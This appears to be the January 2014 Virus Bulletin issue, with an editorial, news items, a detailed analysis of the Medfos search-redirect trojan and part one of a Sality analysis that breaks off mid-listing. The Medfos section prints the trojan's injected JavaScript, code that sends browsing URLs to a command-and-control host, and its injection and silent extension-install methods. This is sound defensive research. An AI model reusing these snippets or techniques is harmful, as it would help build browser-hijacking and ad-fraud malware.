JANUARY 2014

virus BULLETIN

Covering the global threat landscape

CONTENTS

IN THIS ISSUE

ALL-PURPOSE REDIRECTOR

Medfos is a heavily obfuscated trojan family which downloads modules capable of redirecting search engine results in the most popular browsers. Benjamin Chang and Neo Tan dissect the way the Medfos downloader deploys its downloaded modules, and the function of each.
page 4

A GOOD READ

In the latest of his 'Greetz from Academe' series, highlighting some of the work going on in academic circles, John Aycock focuses on computer science surveys, looking in particular at one on binary code obfuscations in packer tools.
page 16

SGX: OPPORTUNITIES & CHALLENGES

A brand new instruction set coming to *Intel*'s processors in the near future has tremendous potential implications both for malware authors and for defenders. Shaun Davenport and Richard Ford describe the SGX technology and how people might use it.
page 18

ISSN 1749-7027

'We should expect to see governments creating their own anti-malware products'

Fabio Assolini, Kaspersky Lab

THE AV INDUSTRY IN THE POST-SNOWDEN ERA

Bits of Freedom[1], a Dutch digital rights organization that focuses on privacy and communications freedom, was among the first organizations worldwide to ask questions about the detection of malware developed or sponsored by governments following the Snowden revelations. It is unlikely to be the last group to seek answers from the anti-malware industry. Ultimately, though, we are likely to see state-led efforts to change the situation, which will impact directly on the IT industry and the anti-malware sector.

The Brazilian government has abandoned its hitherto apathetic stance regarding information security matters in favour of a more aggressive, critical position. In a bid to halt cyber-espionage, the government's agenda now includes laws and decrees that will affect the day-to-day work of IT companies in the country.

One of the laws soon to be approved in Brazil will force foreign companies (including anti-malware firms) to host their servers in the country[2] if they want to do business on Brazilian soil. In this way, the government believes it will have more control over the data of its citizens, and will be able to prevent abuse by other governments. Foreign companies will have to weigh up the costs and benefits of implementing data centres in Brazil – which currently boasts neither competitive prices nor a strong infrastructure.

[1] https://www.bof.nl/home/english-bits-of-freedom/

[2] https://www.securityweek.com/brazil-firm-demand-domestic-web-data-storage

Elsewhere, the European Union was already preparing to reassess issues concerning the data of its citizens prior to the revelations about the NSA spying regime. In 2009, the same issue caused serious problems for *Google*'s European operations, forcing the company to upgrade its software to meet local requirements. It seems certain that the anti-malware industry will face similar challenges. Does your software have protection features using the cloud?[3] Be prepared to change it at the request of a major customer or to meet the demands of governments and new legislation.

In 2014, the Brazilian government will no longer buy new computers or software that cannot be audited by the government itself – operating systems and other software will no longer be used if companies make it difficult to audit the source code. Software vendors will be required to change their terms of use to ensure that nothing from the government's information network can be sent to servers outside the country. These requirements will cause legal and technical uncertainty for many companies that operate in Brazil but which still need to comply with the legal standards of their home countries. And how many companies will be prepared to share the source code of their products?

The political sentiment at this time – not only in Brazil but also in several European countries affected by these espionage schemes – is one of exacerbated nationalism. This is reflected in the decision to rate companies according to their country of origin, regardless of the quality of their products. In Brazil, the authorities and the military are adopting laws which will require them to give preference to suppliers of Brazilian origin. Where the authorities cannot fully control these companies, or lack the technology required, they will aim to develop the products themselves in the longer term.

We should expect to see governments creating their own anti-malware products. The Brazilian government has already invested in *DefesaBR*, a Brazilian-made AV that is intended to replace foreign products in the near future. I expect many other governments to take a similar course of action.

These are complex and challenging issues: governments are large purchasers of software and everyone wants their custom. Now, they are not only seeking protection against malware developed by other governments, but they also want to control and shape the anti-malware solutions according to their internal policies or interests.

The question is whether the anti-malware industry is prepared to respond to such changes. For now, we can only wait and see.

[3] http://www.usatoday.com/story/cybertruth/2013/11/15/snowden-fallout-brazil-calls-for-local-data-storage/3588861/

NEWS

MARIPOSA WRITER SENTENCED

One of the key players behind the Mariposa botnet has been sentenced to almost five years in prison for writing the original malicious code that was used to create the botnet.

The Mariposa botnet was discovered in May 2009 by researchers at Canadian security company *Defence Intelligence* and at its peak was believed to have infected 12.7 million computers worldwide. The botnet was taken down in March 2010 by Spanish authorities thanks to an investigative effort by the Mariposa Working Group – involving *Defence Intelligence*, *Panda Security,* Georgia Tech Information Security Center and other security experts. Three bot herders were arrested at the time of the takedown.

Slovenian virus writer Matjaž Škorjanc was arrested a couple of months later and has now been convicted by a regional Slovenian court of malware creation and money laundering, receiving a sentence of 58 months in prison as well as a fine of €3,000. Škorjanc's car and apartment – which were judged as having been purchased with proceeds from his crime – were also confiscated by the authorities.

Škorjanc was responsible for creating a malware starter pack – Rimecud – which he sold to other miscreants via underground forums, eventually selling the code to a gang calling themselves the DDP, or Días de Pesadilla, Team (which translates as 'Nightmare Days Team'), who became the operators of the Mariposa botnet.

Prosecutors estimate that the damage caused by Mariposa ran into tens of millions of euros.

At VB2010, *Panda Security*'s Pedro Bustamante spoke about the takedown of the Mariposa botnet and the arrest of its operators. Slides from the presentation can be viewed at http://www.virusbtn.com/pdf/conference_slides/2010/Bustamante-VB2010.pdf.

WARNING WORDING ANALYSED

Researchers from the University of Cambridge have conducted a study into the psychology of malware warnings. Their research indicates that people have a tendency to ignore non-specific warning messages such as 'this web page might harm your computer', while paying more attention to warnings that contain specific details – such as that a page might 'try to infect your computer with malware designed to steal your bank account and credit card details in order to defraud you'. They also found that there was a better response to direct warnings that appeared to have come from a position of authority – for example users would avoid a page if a warning stated that it had been 'reported and confirmed by our security team to contain malware'. The researchers also discovered that those who turned off browser warnings tended to be people who ignored warnings anyway – typically men who distrusted authority and either couldn't understand the warnings or considered themselves IT experts. The full paper, including the research team's interesting conclusions, can be downloaded from http://papers.ssrn.com/sol3/papers.cfm?abstract_id=2374379 (PDF).

INTEL TO REMOVE MCAFEE

Intel has announced its intention to rebrand the *McAfee Security* product line – which in future will be known as *Intel Security*. The rebranding was announced by *Intel* CEO Brian Krzanich speaking at the Consumer Electronics Show early this month.

The security software has borne the name of the founder of the firm that originally developed it since 1989 – despite John McAfee having departed from the business almost 20 years ago. In recent years, McAfee has hit news headlines as a result of his increasingly bizarre antics and escapades, and last year even released a *YouTube* video entitled 'How To Uninstall McAfee Antivirus', which culminated in him firing a bullet through a laptop. According to the *BBC*, his reaction to the news of the rebranding was emphatic: 'I am now everlastingly grateful to *Intel* for freeing me from this terrible association with the worst software on the planet. These are not my words, but the words of millions of irate users.'

The security software itself will remain unchanged and will still bear the familiar *McAfee* red shield logo, with the rebranding process expected to take up to a year to complete. Krzanich also indicated that the company plans to make some components of the mobile versions of the software free to use on *iOS* and *Android* devices.

INDIAN GOVERNMENT LAUNCHES SPY SYSTEM

Move over NSA, the Indian government is launching its own Internet surveillance system. The 'Netra' Internet spy system was developed by the country's Centre for Artificial Intelligence and Robotics (CAIR) under the Defence Research and Development Organization (DRDO) and is capable of picking up the use of key words (e.g. 'bomb', 'blast', 'kill', 'attack' and so on) in emails, blog posts and social media status updates. The system can also capture suspicious voice traffic passing thorough VoIP services such as *Skype* and *Google Talk*. According to *The Times of India*, a government official said: 'When Netra is operationalized, security agencies will get a big handle on monitoring [the] activities of dubious people and organisations which use the Internet to carry out their nefarious designs.'

MALWARE ANALYSIS 1

MEDFOS – AN ALL-PURPOSE REDIRECTOR

Benjamin Chang & Neo Tan
Fortinet, Canada

Medfos is a heavily obfuscated trojan family which downloads modules capable of redirecting search engine results in the most popular browsers, including *Chrome*, *Firefox* and *Internet Explorer*. Its main module, the downloader, was found to be distributed via the Sasfis botnet. This article dissects the way the Medfos downloader deploys its downloaded modules, and the function of each.

THE DLL DOWNLOADER

The outermost layer of the Medfos downloader behaves as a code injector to the msiexec.exe process, where it performs its main payload. The assembly code is heavily obfuscated. It uses a combination of encrypted strings, dummy calls, junk code and opaque predicates to cause *IDA* functions to be chopped up inaccurately in the default setting, and causes the function graph overview window to be too complex to navigate accurately if the 'Create functions if call is present' option is turned off.

First, Medfos obtains the handle of %system%/msiexec.exe by calling NtOpenFile. Prior to creating a process using the newly acquired file handle, the ZwCreateSection and NtMapViewOfSection routines are called to obtain a mapped view of msiexec.exe where the malware prepares and inserts decoded chunks of malicious code. CreateProcessInternalW is then used to create an instance of the msiexec.exe process in a suspended state. In between the typical NtGetContextThread and NtResumeThread API calls, the code injection is performed by two NtMapViewOfSection calls. The first NtMapViewOfSection call maps the bulk of the malicious code into the suspended process, while the second changes the entry point bytes of the suspended process to a jump into the malicious code.




Figure 1: Anti-API hook.

As the host process resumes the thread of the injected msiexec.exe, the injected process will perform its function as a downloader. It resolves some critical APIs and employs an anti-API hooking technique. As shown in Figure 1, the first five instructions of InternetOpenURL are copied to an allocated space at memory location 0x9400A0. When the trojan calls InternetOpenURL, it calls location 0x9400A0, which is followed by a jump to the sixth instruction of the original InternetOpenURL call, 0x771C5A6A. Thus, it avoids the API hook that hooks the first five instructions of the original call.

After some preparation, the downloader checks for network connectivity by attempting to connect to *Google*. If a network connection is verified, it issues a DNS query to cdn169.filesnetupload.com, which at the time of writing this article, returns the IP 78.140.131.159. However, the malware subsequently connects to the C&C server at 78.131.140.159 and reads a maximum of 0x108FF0 bytes of data. The IP of the server is a string decrypted at runtime, and the DNS query is probably a smokescreen intended to distract users and malware analysts. As shown in Figure 2, when communicating with the C&C server, the host is set as www.microsoft.com to further confuse the user. The data sent to the server is a hard-coded string pretending to be downloading a file from a legitimate site which has nothing to do with the C&C server.

The response from the C&C server is encrypted with a simplified version of the Tiny Encryption Algorithm (TEA), with all four cache keys hard-coded to be 0x12345678. As illustrated in Figure 3 and Table 1, the server response contains two structures, each with a five-DWORD header and the body content of a portable executable (PE).

Note that, as shown in Figure 3 and Table1, the fourth DWORD is the hash of the DLL export name, which will be called by the downloader and the run key set up by the DLL itself. The downloaded DLL may be different each time as the server always responds with the newest variant.

The downloaded DLL is loaded and initialized using ntdll.LdrLoadDll(). While most parts of the DLLs are encrypted, initializing the DLLs performs the




Figure 2: The host is set to www.microsoft.com, but the Get message is sent to IP 78.140.131.159.




Figure 3: Decoded responses.

decryption. To start the payload of the downloaded DLLs, the export defined by the fourth DWORD is called. When called within the host Medfos downloader, a constant is pushed as the argument to the export function. By matching the argument with the constant, the downloaded module is able to determine whether it is being invoked 'legitimately'. Called within the downloader, the DLL first drops a copy of itself into %Application Data% with a name consisting of six randomly generated alphabet characters. Then it adds the following key in the registry entry under 'SOFTWARE\Microsoft\Windows\CurrentVersion\Run' to make sure it is executed at start up:

<DLL name> = rundll32.exe <DLL path and DLL name>, <ExportName>

Just before returning from the export function, to execute the DLL, CreateProcessW is called with the same rundll32.exe command line as the registry key just created.

DLL MODULE – REDIRECTOR

One of the downloaded DLL modules is a search result redirector for *Google Chrome*, *Mozilla Firefox* and *Internet Explorer*. Figure 4 shows search result redirection behaviour under *Internet Explorer*, while Figure 5 displays the network traffic generated during the multi-stage redirection process. As we have mentioned, loading the DLL module decrypts the DLL, and the decrypted DLL module is equipped with a different style of code obfuscation technique from its downloader. The strings are decrypted only immediately prior to their use and are erased straight after use. The APIs are also resolved only at runtime.

CHROME REDIRECT

After the redirector DLL module is executed, it drops and installs a .crx *Google Chrome* extension package.

DWORD	Use	Note
1	Reserved	Not used
2	A checksum of the PE contained in the current structure	The checksum is a simple summation of all bytes in the PE
3	Size of the PE in current structure	
4	Hash of export name to be called	The checksum pseudo algorithm: For C = each character in NAME, CKM = CKM ror 7 CKM = CKM ^ C
5	End of this structure	Absolute number of bytes from the beginning of buffer
6+	The PE bytes	

Table 1: Structure of the decoded response.




Figure 4: Search result redirection. Notice that the topic of the redirected page is related to the search term.




Figure 5: Result of clicking on a link after searching for the term 'penny stock'.

The extension package is first decoded and dropped into %Administrator\Local Settings\Application Data% with a randomly generated name in GUID (globally unique identifier) format. Then, to trigger installation of the *Chrome* extension, the following registry key is added [1]:

HKLM\Software\Google\Chrome\Extensions\<32 randomly generated lower case characters>

path = <full path of the .crx file>

The strings contained in the *Chrome* extension scripts are

encoded. The pseudo code of the decryption routine is as follows:

```
Key = 0;
OutString = "";
For Byte in Input:
    Byte = Byte ^ (Key&0xFF);
    OutString = OutString + toChar(Byte);
    Key++;
End For
Return OutString;
```

The Appendix [2] contains the de-obfuscated equivalent of the scripts contained within the .crx package. Once installed, the extension parses the document.location.href using regular expression matching. Depending on the situation, one of the following two actions might be triggered:

1. If *Google Instant* search is detected, the script injected is:

   `http://disable-instant-search.com/js/disable.js`

   This contains the following JavaScript:

```
try {
   var Links = document.getElementsByTagName('a');
   var f = 0;
   for (var i = 0; f == 0 && i < Links.length; i++) {
      if (Links[i].href.indexOf('/setprefs?') != -1) {
         var t = Links[i].href.search(/sig=([^&]+)/);
         if (t) {
            t = RegExp.$1;
            t = '/setprefs?&sig=' + t + '&suggon=2';
            var req = new XMLHttpRequest();
            req.open('GET', t);
            req.send();
            f = 1;
         }
      }
   }
} catch (err) {}
```

2. If a link to a search result of one of the major search engines is identified, the injected script would be:

```
ss+"?type="+k3+"&user-agent=Mozilla%2
F5.0+%28Windows+NT+5.1%29+AppleWebKit
%2F534.30+%28KHTML%2C+like+Gecko%29+C
hrome%2F12.0.742.112+Safari%2F534.30&
ip="+p+"&ref="+encodeURIComponent(k2)
+'&'+kladsjnkf
```

   Where:

   ss = 'http://chrome-revision.com/feed'

   k3 = 'search' if searching in *Google*, *Yahoo!*, *Ask*, *Bing* or *AOL*

   k3 = 'empty' if visiting *Yahoo!*, *Bing*, *Ask* or *AOL* but not searching

   k2 = the current URL

   p = a randomly generated IP address starting with 84.

The 'http://chrome-revision.com/feed' may also return a gzipped script which redirects the page to 'http://googleads.i.doublee-click.net', as shown in the Appendix [2]. At this point, the server at 'http://googleads.i.doublee-click.net' might decide to further redirect the browser to another domain. The choice of redirected target depends on the search term. During the redirecting procedure, the browsing footprint is referred to a legitimate advertisement domain to simulate fake ad-clicks to generate revenue for the author. The network traffic of such a process generated by 'http://googleads.i.doublee-click.net' is illustrated in Figure 5.

FIREFOX REDIRECT

If *Mozilla Firefox* is found to be installed, a *Firefox* extension performing the same function as the *Chrome* extension will also be installed. The script contained within the extension is essentially *Firefox* syntax of the same script as the *Chrome* extension. As *Firefox* does not officially advertise a method to install an extension without user confirmation, a more stealthy approach is taken here. To install the *Firefox* extension, the DLL module loads and calls the mozsqlite3.dll library to allow direct modification of the database behind the *Firefox* browser. To be exact, it calls sqlite3_open16 to open the *Firefox* database, followed by a series of sqlite3_exec SQL statements, as shown in Figure 6, to set up the installation [3]. The DLL




Figure 6: Sqlite3_exec to include required information for Firefox to load an extension. GUID is highlighted in red.




Figure 7: Creating/dropping the actual .xpi file. GUID is highlighted in red.

module drops the file %<Firefox extension folder>%<randomly generated GUID>.xpi to complete the installation of the extension. Note that the GUID entered into the *Firefox* sqlite database must match the filename of the .xpi file, as shown in Figures 6 and 7.

INTERNET EXPLORER REDIRECT

The DLL module also implements a similar ad-clicking and redirecting behaviour for *Internet Explorer*. However, the implementation for *IE* is a little more involved. First, using CoInitialize and CoCreateInstance, an instance of iexplore.exe is created. Note that this instance of iexplore.exe lurks in the background without a visible window. SetWindowsHookExW is then called with idHook set to WH_GETMESSAGE and HOOKPROC pointing to a harmless container subroutine that eventually calls CallNextHook. The hooked function need not be malicious because the function of this *Windows* hook is to load the DLL module into the lurking iexplore.exe process and, as an artefact, into all other active processes that monitor messages using either PeekMessage or GetMessage. Once the injection is in place, UnhookWindowsHookEx is called to clean up the hook.

In addition to the search result redirection performed through the server at 'googleads.doublee-click.net', as illustrated in Figures 4 and 5, the lurker iexplore.exe simulates another ad-clicking action to generate an additional stream of revenue. Figure 9 shows an instance where the URL for a *Google* search result page is referenced to the additional online advertisement domain.




Figure 8: SetWindowsHookExW sets the set_gAMA_fixed export function as HOOKPROC parameter.




Figure 9: Redirection with InternetOpenUrlW while searching for the keyword 'stock' in Google. Notice that there is an IP prepended to the normal Google search URL.

CONCLUSION

The design of the Medfos trojan provides great modularity and extensive security for the DLL modules that it distributes. It is also able to download and deploy an arbitrary number of DLL modules.

As for the redirector DLL module that we have discussed, its ad-clicker functionality provides a method to generate revenue. It is also possible that the author is using the search engine usage information gathered for some other purpose. While the *Internet Explorer* version of the redirect/ad-clicker functionality causes a major and noticeable slow down in the browser, the *Firefox* and *Google Chrome* extensions are both simple and reliable.

REFERENCES

[1] http://developer.chrome.com/extensions/external_extensions.html.

[2] http://www.virusbtn.com/virusbulletin/archive/2014/01/vb201401-Medfos-appendix.

[3] http://research.zscaler.com/2012/09/how-to-install-silently-malicious.html.

MALWARE ANALYSIS 2

SALTED ALGORITHM – PART 1

Raul Alvarez
Fortinet, Canada

Sality has been around for many years, yet it is still one of today's most prevalent pieces of malware.

In this article, we will concentrate on a variant of Sality that not only infects executables but also has some trojan-like attributes. Although such a combination of malicious functions is not uncommon in malware nowadays, it is important to study them to give us an insight into why these pieces of malware are so persistent in our digital world.

There are two parts to this article: the first discusses the multiple decryption, decoding and other algorithms that make this malware very evasive. It also discusses the main thread and the thread that performs some system manipulation. The second part (which will be published next month) will discuss the first-layer threads spawned from the main thread, and some further threads generated by them.

FIRST STAGE

This variant of Sality has a launcher executable. Before it infects any files, it prepares for the infector codes to be executed in a different context.

LOOKING FOR 'M^4'

The malware parses the PEB (Process Environment Block) to obtain the path name of the module found in the first InLoadOrderModuleList structure and save it for future use.

It then parses the hex bytes starting at the entry point of the malware code, looking for the character 'M'. Every time an 'M' is found, it checks whether the next two bytes are the characters '^4' – it will keep searching for an exact match.

'M^4' is a terminating marker used by the malware to identify the boundary within its code. Immediately after the marker is the size (0x434) of the encrypted hex bytes for later processing.

STACK AS VIRTUAL MEMORY

A call to the VirtualAlloc or VirtualAllocEx API is a common method used by malware to create a space in virtual memory. The newly created virtual memory space serves as a memory scratch pad for the malware. It can be used as a swapping space when the malware is performing a decryption/encryption routine, moving hex bytes from file to memory or vice versa, and anything else that requires memory manipulation.

However, Sality does things a little differently: instead of creating virtual memory using the aforementioned APIs, it uses the available memory space allocated for the stack. To make sure that it won't destroy any data currently being used in the stack, Sality sets an address pointer away from the commonly used area. It adds 0xFFFF81DF to the current base pointer (EBP) and sets it as the initial location for data manipulation.

Once the initial location has been set, the malware copies 0x434 hex bytes to the stack memory. These hex bytes come from the malware body starting at the boundary address discussed earlier. The exact starting location is the boundary address, which is found after the terminating marker ('M^4'), plus 0x14.

TWO-PASS DECRYPTION

After copying 0x434 bytes from the malware's memory space to the stack memory, Sality decrypts the code twice.

On the first pass, the malware decrypts the code byte-by-byte using a simple SUB (subtract) instruction. It reads a byte from the stack, subtracts 0x1420 (value taken from the fifth byte of the terminating marker 'M^4'), and stores the resulting byte back on the stack. It will perform the subtraction for the 0x434 bytes found in the stack.

On the second pass, the process is repeated for the 0x434 bytes, but instead of using subtraction, the malware will use a simple XOR for each byte. The XOR key is the same key (0x1420) as is used in the subtraction routine, plus 7. The instruction will be 'XOR byte, 0x1427'.

The SUB and XOR instructions use a DWORD every time they decrypt the malware code, but only the resulting bytes (i.e. not the whole DWORD) are relevant to the malware.

NEW CODE ON THE BLOCK

After the decryption routine, the malware saves the location of the base64-encoded block of code found within the malware body. Then it transfers execution to the start of the newly decrypted code in the stack.

At the beginning of the newly decrypted code, Sality parses the PEB again to obtain the path name of the current module. After removing the drive letter from the path name, the malware checks if the first letter of the current executable starts with 'm' or if the second letter is 'y'. If it is either of these, it will jump straight to the location of the base64-encoded block. The malware assumes that this block is already decoded.

The malware also checks if the 12th character of the path name is 'e', and if it is, then it assumes that the block is decoded. The malware also assumes that it is one of its own executables.

NOT SO BASE64-ENCODED

If the above conditions are not met, Sality proceeds with setting up the characters used for its custom base64 encoding scheme. The malware uses the same technique as that used for decoding base64-encoded text but using a different index character. The sequence of 64 characters used for this variant of Sality is '0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ+/', which is slightly different from the standard base64-encoding characters.

The malware decodes 0x1DD76 text characters to generate an equivalent of 0x16618 bytes of yet another encrypted piece of code (see Figure 1).

DECRYPTING THE DECODED

The base64-decoded binaries are decrypted using the following algorithm:

```
XOR   EDX,EDX
